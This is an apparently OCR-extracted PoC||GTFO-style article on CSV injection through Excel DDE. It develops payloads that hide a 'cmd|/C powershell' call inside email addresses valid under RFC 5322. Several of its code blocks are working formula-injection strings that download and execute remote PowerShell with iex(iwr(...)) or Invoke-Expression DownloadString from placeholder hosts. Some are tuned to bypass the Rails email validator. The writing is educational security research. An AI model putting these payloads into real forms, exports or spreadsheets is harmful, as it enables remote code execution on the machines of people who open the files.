19:03 On CSV Injection and RFC 5322

by Jeff Dileo

The world is a dark place full of hosts that refuse to communicate for fear that their messages are malformed. In this PoC, I hope to spread the good word by injecting remote code execution into the humble email address by way of the CSV.

You down with C.S.V.? (Yeah, you know me.)

The comma-separated values (CSV) "format" exists for three reasons, and three reasons alone. It provides for the anti-GPL SaaS developer a format with which to serialize trite data for irate customers. It provides for good neighbors who would parse data in functional languages. And it provides for the wayward sheep of the world, who invoke the demon Excel with a pound of their flesh. Much has been written on the wholesome insecurity of office suite software. But I say unto you, an unexplained string of bytes to start a calculator is not a PoC to drink to. There is a deep irony in the fact that none of these writings provide a proper explanation for the payloads they purvey, yet equally provide not for the ne'er-do-well script kiddie.

CSV is a deceivingly simple text-based format not for storing "records" and "fields," as the Wikipedia article would have you believe, but is instead a serialization format for raw spreadsheet data. As such, I entice you to enter the following text into a file using the means available to you.

```
A cell not a Title A, Always Fish
1, Fish
2, Fish
"Multi
line", Fish
"Comma,comma", Fish
"Q""uot""e", Fish
Red, Fish
Blue, Fish
```

"CSV injection" is an attack whereby a vulnerable application is coerced into embedding dangerous character sequences into a CSV file. However, the name is a misnomer, as it is based entirely on embedding non-CSV structures into CSV files with the expectation that the file will be opened in an otherwise insecure spreadsheet application. While the above CSV data is all there is to CSV (I implore you not to heed the blatant lies of RFC 4180, which claims the lines should be separated by DOS CRLF sequences), there are those who would try to port their binary format "macro" extensions to the humble CSV. I speak of Excel and its ilk, who would go so far as to process their "function" structures from a CSV file, but be so stingy as not to embed them when saving to one. Such functions enable the arbitrary execution of code, a "feature" generally favored by the neighborly sorts of folk who appreciate a good pwn.


Calling Excel Functions

MS Excel supports a large list of functions with which an enterprising neighbor could crunch all sorts of numbers for all sorts of reasons.As a small digression, I remind all good neighbors of Benford's law as a ward against the corrupting influence of these seemingly limited functions. As covered elsewhere, there are many ways to invoke them from a cell:

`=SUM(65,65)`
`+SUM(B3,C3)`
`+3+SUM(B3,C3)`
`-SUM(B4,C4)`
`=SUM(B5,C5)*SUM(B5,C5)`

Additionally, Microsoft, in a move to convert the flock of Lotus worshipers, has also provided an alias to their `=` operator in the form of the familiar `@` sigil. Praise the Helix!

`@SUM(B2,C2)`



For those wishing to scratch their RE itch, I leave as an exercise to the reader exploring the implementation of the `OCT2HEX` function. Both of these will result in the same (expected) value.

```
=OCT2HEX(20240501)
=OCT2HEX("20240501")
```

DDE For You And Me


Dynamic Data Exchange (DDE) is a godless "IPC" mechanism featured across the Microsoft Office applications, supposedly to enable them to pull real-time data from a service. I say "supposedly" because it is a bygone feature that is not used by real people and modern Windows does not appear to include any usable DDE services that run by default. Unfortunately, because DDE is so old, a server can only be implemented in VB6 (for which you'd be hard pressed to develop without an IDE on modern Windows) or via obtuse C++ APIs. Implementing a DDE server is left as an exercise to the reader; however, if an article from Microsoft itself is to be believed,[4] DDE can be used to dynamically update cells within an Excel spreadsheet. I wonder what a neighbor could do with that!

In Excel, DDE "services" are not called using syntax of Excel functions. For an unknown reason lost to time, they use a pipe character and an exclamation mark as delimiters as described in the only Microsoft reference on the subject.[5]

```
=ddeserver|'topicname'!itemname
```

Excel itself also runs as a DDE server. It is therefore possible to use a DDE command that communicates with another Excel process. However, this does not appear to work across different logged-in users. The formatting is a bit wonky, but another active Excel process will generally be started such that any changes made in the referenced instance are immediately reflected in the referencing instance.

```
=Excel|[dde.xlsx]Sheet1!R2C3
```



When called like this, Excel will search the "current" directory for the file `dde.xlsx`. If the file containing this DDE reference was opened *from* Excel, it will search the Desktop, otherwise Excel will search in the Documents directory. It will then attempt to load row 2, column 3 from sheet "Sheet1." However, It should be noted that even when invoking Excel as the service, warning prompts will be raised to the user. The first is a generic prompt indicating that "external sources" could be "unsafe." Clicking "Update" will result in Excel prompting again, asking if it is okay for `'EXCEL.EXE -X'` to be started; the answer is almost always no. Furthermore, dear neighbors, Excel is more than willing to take a full file path, or even a URL to a remote resource, to load a file. However, the same *exact* prompts will ensue when opening them if they have such constructs.

```
=Excel|'C:/path/to/dde.xlsx'!'R1C1'
=Excel|'https://example.tld/dde.xlsx'!'R1C1'
```

Observant neighbors (who haven't fallen asleep yet) will notice something odd about that warning message. Indeed, as you may have suspected, Excel will simply take the `Excel` part before the pipe, capitalize it, and run it as a command. As such, we not only can invoke Excel, but as we are executing commands from Excel's file path, WE CAN INVOKE WORD!

```
=winword|'https://example.tld/dde.docx'!z
```


PowerShell, One Gets Used to It

I'm sure all the neighbors following along are waiting to hear the good word of PowerShell. Seeing as it is all the bad parts of Python and Zsh combined, *and* it is in the default Windows PATH, we should be able to invoke it with glee. Lo, and behold:

```
=powershell|'calc'!z
```

...which does not work. Alas, DDE is so ancient that it only supports the 8.3 filename syntax. `POWERSHELL.EXE` is simply too long, and Excel trims it down to `POWERSHE.EXE`, the Windows version of She-Ra. But alas, `POWERSHE.EXE` does not exist on standard Windows images. What are we to do, fellow neighbors? For now, I think we have to dig deep

[4] `https://support.microsoft.com/en-us/help/247412`
[5] `https://docs.microsoft.com/en-us/windows/desktop/dataxchg`



and invoke PowerShell through `CMD.EXE`, a shell so terrible Windows 10 replaced it with Bash.

```
=cmd|'/C powershell calc'!z
```

For reference, `/C` is one of two necessary options for `CMD.EXE` to execute the remainder of the command, the other being `/K`. The former instructs `CMD.EXE` to exit after it has finished executing its command. The latter keeps `CMD.EXE` running afterwards. Additionally, the `powershell calc` segment should be understood as being equivalent to typing those exact characters into a `CMD.EXE` shell and tapping the enter key ever so gently. As for the `!z` in the last three commands, we derive no joy from specifying a DDE item name, but DDE requires that one be supplied nonetheless and the author likes the letter `z`.

As all good neighbors know, a static payload that starts a toy calculator is not a worthy PoC. Instead, dynamic payloads obtained from a remote server are the proper PoC path to enlightenment. Ask not what you can do for PowerShell, but what PowerShell can do for you. As a verbose veneer on top of C♯/.NET, PowerShell has many different ways to do networking, but only one decent way to evaluate strings of code.


```
Invoke-Expression((New-Object Net.WebClient)
.DownloadString('https://example.tld'))
```

The above expression will instantiate a .NET `WebClient` object and invoke its `DownloadString` method on a supplied URL. `DownloadString` will simply return the response body of the HTTP request performed. `Invoke-Expression()` is the PowerShell name for what is named `eval()` in nearly every programming language that has such a feature.

But embedding this snippet into our DDE call is not as simple as it seems. While it may not appear obvious at first, we cannot use bare single quotes in our `CMD.EXE` input as Excel DDE uses single quotes to bound "topic" and "item" values, the former of which is our `CMD.EXE` input. Additionally, we cannot simply replace the inner single quotes with double quotes, as `CMD.EXE` will strip them from the arguments passed to PowerShell. However, `CMD.EXE` will pass them if they are backslash-escaped. But, if you were thinking that we would start backslashing our backslashes, I can safely confide, fellow neighbors, that Xzibit will not be interrupting *this* PoC. DDE, much like CSV, does not believe in the just backslash as an escape sequence, and instead uses doubling to indicate that a character should be treated literally. Consequently, this means that we can use either `"` or `''` sequences to use string literals in PowerShell. For now, we will use the latter, as they are less unsightly.

```
=cmd|'/C powershell
Invoke-Expression((New-Object Net.WebClient)
.DownloadString('https://example.tld'))'!z
```

The above, lacking any commas to muck up our code, is a valid CSV file, and, when opened in Excel, will prompt the following two warnings that differ ever so slightly from the previous ones. The former is a stern warning about how a neighbor's computer may "no longer be secure." The latter now asks about starting `'CMD.EXE'`. While it is worth noting that an Excel spreadsheet file (`*.xslx`) with an `=Excel|` DDE reference followed by a `=cmd|` reference will prompt the former followed by a "Yes to All" prompt listing only the `'EXCEL -X'` command, this is not the case for CSV files. They will always prompt the stern warning, followed by the `CMD.EXE` prompt, and lastly the `EXCEL.EXE -X` prompt, with each execution attempt prompted individually.



Email Addresses and RFC 5322

Hark, dear neighbors. If you thought we were done, you would be only half right. For what is the point of a PoC if it lacks realism. Any heathen can throw some PowerShell in a text file and call it a CSV. But it is the enlightened mind that can meld multiple formats together to form the quintessential PoC, a polyglot. But first, let us speak of that great evil, email. SMTP is a sinful protocol not only for its built-in dependence on DNS to supply the domain name of the mail server, but also for the initial "standardization" of email addresses, which are "most accurately" described in RFC 5322.[6] You see, dear neighbors, the email addresses you may have come to know are naught but a finite range of the infinite unknown that awaits us. The soulless corporations, and even Unix (due to the corruptive influence of Ma Bell) have deceived you, and led you to blissful, ignorant damnation.

Email addresses are such fantastical things, that the only true way to validate their existence is to *ask them if they exist*. Many—possibly most, in fact—get this crucial step of email validation wrong. And the most slothful among them barbarously attempt to apply the regex chainsaw to this philosophical quandary as if it were a simply felled tree. No, dear neighbor, the humble email address is not as humble as it at first appears, and sits high(er) on the Chomsky hierarchy. How high is a question for another time, but, among other things, its recursively nestable comments imply that it cannot be parsed by legitimate regular expressions. For the differences between real and fake regular expressions, the author recommends Russ Cox's soothing treatise on the subject.[7]

[6] `unzip pocorgtfo19.pdf rfc5322.txt`
[7] `https://swtch.com/~rsc/regexp/regexp1.html`
[8] `unzip pocorgtfo19.pdf rfc2821.txt`

The "simple" form of email address that most neighbors are familiar with is a restricted subset of the "dot-atom" form, whereby the "username" segment of the address (referred to in the spec and hereafter as the "local-part") can consist of only alphanumerics and the following characters:

```
! # $ % & ' * + - / = ? ^ _ ` { | } ~
```

Additionally, period characters (*i.e.* "`.`") are supported as long as they do not start or end the local-part, nor appear consecutively. As can be observed, this supplies us with the majority of the characters we need to write a vanilla `CMD.EXE` DDE call. However, it lacks the spaces we need between `/C`, `powershell`, and the PowerShell input. Fortunately, we can take advantage of the fact that `CMD.EXE` will treat `=` characters between arguments as spaces (it will also treat `;` the same, but that is not in the dot-atom list). However, it should be noted that this is only the case for `CMD.EXE` and batch command structures; we cannot successfully call `powershell=calc`. Luckily, `CMD.EXE` supports piping just like Unix shells, and we can take advantage of this:

```
=cmd|'/C=echo=calc|powershell'!@example.tld
```

This works in the simple case, but, alas, email addresses have another devious limitation: the local-part can only be up to 64 characters long, as declared separately in RFC 2821.[8] Therefore, neighbors, we need to enact some measures to trim our payload. Thankfully, we can apply the following truths in pursuit of this goal:

1. The space between `/C` and `powershell` is not necessary, as `CMD.EXE` will pass every character after a `/C` or `/K` as command input.
2. `Invoke-Expression` is a cmdlet and has a shorter alias of `iex`.
3. In PowerShell 3.0 (Windows 8+, backport to Windows 7), the `Invoke-WebRequest` cmdlet is a suitable replacement for `DownloadString`, especially as it has a shorter alias of `iwr`.

While PowerShell functions can be executed individually with spaces, we cannot use spaces here, and, even if we could, calls cannot be nested properly using spaces. While PowerShell can use pipes to forward arguments into calls, `CMD.EXE` does not

offer us a good way to `echo` a pipe character that is piped into a `powershell` call; the `CMD.EXE`/batch `^` escape character has forsaken us. Regardless, `Invoke-WebRequest` does not take piped input. However, dot-atom sequences may begin and end with a CFWS (comment-folding-whitespace) sequence, which begin and end with open and close parentheses, respectively, and may contain any nested number of such pairs. Comments additionally support backslash-escaped "quoted-pair" sequences for characters that would otherwise not be supported. However, comments directly allow the use of following characters unescaped (in addition to several miscellaneous control characters):

```
! " # $ % & ' * + , - . /
0 1 2 3 4 5 6 7 8 9
: ; < = > ? @
ABCDEFGHIJKLMNOPQRSTUVWXYZ
[]^_`
abcdefghijklmnopqrstuvwxyz
{ | } ~
```

With all of these, we can put together the following email address padded out to the maximum local-part length of 64:

```
=cmd|'/C=echo=
iex(iwr('https://1234567890.1234'))
|powershell'!@example.tld
```

Depending on how hard one is trying to "validate" an email address, the above will either pass or fail validation. For what it is worth, the above will pass the generally accepted 99.99% compliant regex.[9]

```
(?:[a-z0-9!#$%&'*+/=?^_`{|}~-]+(?:\.
↪ [a-z0-9!#$%&'*+/=?^_`{|}~-]+)*|"(?:
↪ [\x01-\x08\x0b\x0c\x0e-\x1f\x21\x23-\x5b\x5d
↪ -\x7f]|\\
↪ [\x01-\x09\x0b\x0c\x0e-\x7f])*")@(?:
↪ (?:[a-z0-9](?:[a-z0-9-]*[a-z0-9])?\.)+[a-z0-9]
↪ (?:[a-z0-9-]*[a-z0-9])?|\[(?:
↪ (?:25[0-5]|2[0-4][0-9]|[01]?[0-9][0-9]?)\.){3}
↪ (?:25[0-5]|2[0-4][0-9]|[01]?[0-9][0-9]?
↪ |[a-z0-9-]*[a-z0-9]:
↪ (?:[\x01-\x08\x0b\x0c\x0e-\x1f\x21-\x5a\x53
↪ -\x7f]|\\
↪ [\x01-\x09\x0b\x0c\x0e-\x7f])+)\])
```

Rails is *still* a Ghetto

Neighbors, it is with great sorrow that I inform you that, as of this writing, Ruby on Rails' email validation routine[10] is completely incorrect.[11] For as hard as it tries, it simply does not understand the fundamentals of an email address. First and foremost, it has no understanding of comments, and, outside of a quoted string, it will not accept parentheses or colons, the latter of which is necessary in the URL string to achieve glorious TLS. And without the semicolon and other magical characters offered by comments, it is extremely difficult to chain operations (within a single email).

We therefore shift focus to the "quoted-string" email format, which offers a wider variety of legal characters. However, the gem Rails uses internally to validate emails does not understand quoted-string local-parts either. Instead of following the spec, which clearly indicates that the entire local-part unit must be a single quoted-string bounded by raw double quote characters ("), it instead splits the local-part by periods and *then* applies the quoted-string processing. Furthermore, it does not allow raw space characters within quoted strings, and expects them to be backslash escaped, in clear indignation of the RFC. As such, we can, as always, devise a Rails-specific workaround that is still a valid email address. For reference, Lamson[12] appears to leave all such validation to the application developer since they might decide to do *very* custom mail routing. On that note, Python's `email.utils.parseaddr` function will always perform uncompliant legacy comment handling,[13] whereby the comment in our above email will be shifted into the name of the user when parsed.

```
>>> from email.utils import parseaddr
>>> parseaddr("<=cmd|'/C=echo=iex(iwr(''
    https://1234567890.1234''))|powershell'!
    @example.tld>")
(" (iwr''https://1234567890.1234'')",
"=cmd|'/C=echo=iex|powershell'!@example.tld"
    )
```

The first potential trouble we run into is the fact that our CSV injection requires an `=`, `+`, `-`, or `@` char-

[9] `https://www.regular-expressions.info/email.html`
[10] Line 57 of `validate_email.rb` from `https://github.com/hallelujah/valid_email/`
[11] *Ibid.*, issue 95.
[12] `git clone https://github.com/zedshaw/lamson`
[13] RFC5322, Section 3.4.

acter to be the first in the cell. CSV uses double quotes to encapsulate data. Thankfully, that the raw CSV data starts with a double quote is not a concern, as Excel will parse the cell as starting from the first character *within* the quoted-string. This gives us the following starting point:

```
"=cmd|'/Ccalc'!"@example.tld
```

However, for future reference, in the event a neighbor needs to break out of the middle of a cell, the following format may be used:

```
"AAAAAAAA\",=cmd|'/Ccalc'!"@example.tld
```

In the above CSV "breakout" version, which we will base all following work on for maximum pwnability, we leverage the fact that the backslash in the email quoted-pair double quote is not recognized as an escape character by CSV, causing the CSV cell to terminate at the comma. This starts the next cell with an equal sign.

Due to the incorrect parsing of double quote characters and periods, the Rails email validator will not accept a quoted-string that contains a period, it will only accept two quoted-strings joined by a period. Needless to say, that makes for an invalid email, and we want to receive our mails. We therefore need a way to encode the necessary period in our domain name.

Unlike most programming languages, PowerShell does not have functioning format string capabilities, and lacks good (read terse) ways to do byte-numeric-string conversions. The standard way to generate a period literal in PowerShell is `46 -as [char]`, but we can remove the spaces and still have a sequence, `46-as[char]`, that works. And yet there is an even shorter form we can use.

```
[char]46
```

There are two main ways to do string concatenation in PowerShell:

```
'a'+'b'+'c'
```
and
```
'a{0}c' -f 'b'
```

Additionally PowerShell supports variable expansion, which requires double quoted strings.

```
"a$('b')c"
```

Tying the best of these together, we can obtain the following.

```
"\",=cmd|'/Cpowershell;
iex(iwr(\"123456789$([char]46)1234\"))'
!"@example.tld
```

Coincidentally, the backslash-prepended inner double quotes required by quoted-string local-parts are also exactly what we need in our powershell input, as mindful neighbors will remember that `CMD.EXE` strips unescaped double quote characters from command arguments. This also gives us *just* enough space for TLS:

```
"\",=cmd|'/Cpowershell;
iex(iwr(\"https://123$([char]46)12\"))'
!"@example.tld
```

```
"\",=cmd|'/Cpowershell;
iex(iwr(\"https://12$([char]46)123\"))'
!"@example.tld
```

TLS is very important here as PowerShell sends HTTP requests with a *very* observable user-agent:

```
Mozilla/5.0 (Windows.NT; Windows.NT 10.0; en-US)
        WindowsPowerShell/5.1.16299.98
```

Receiving Your Emails

As most popular email providers do not allow their users to register accounts involving the more esoteric characters in the email address specification, the author recommends running one's own mail server. Configuring qmail with both IPv6 and TLS is left as an exercise for the reader.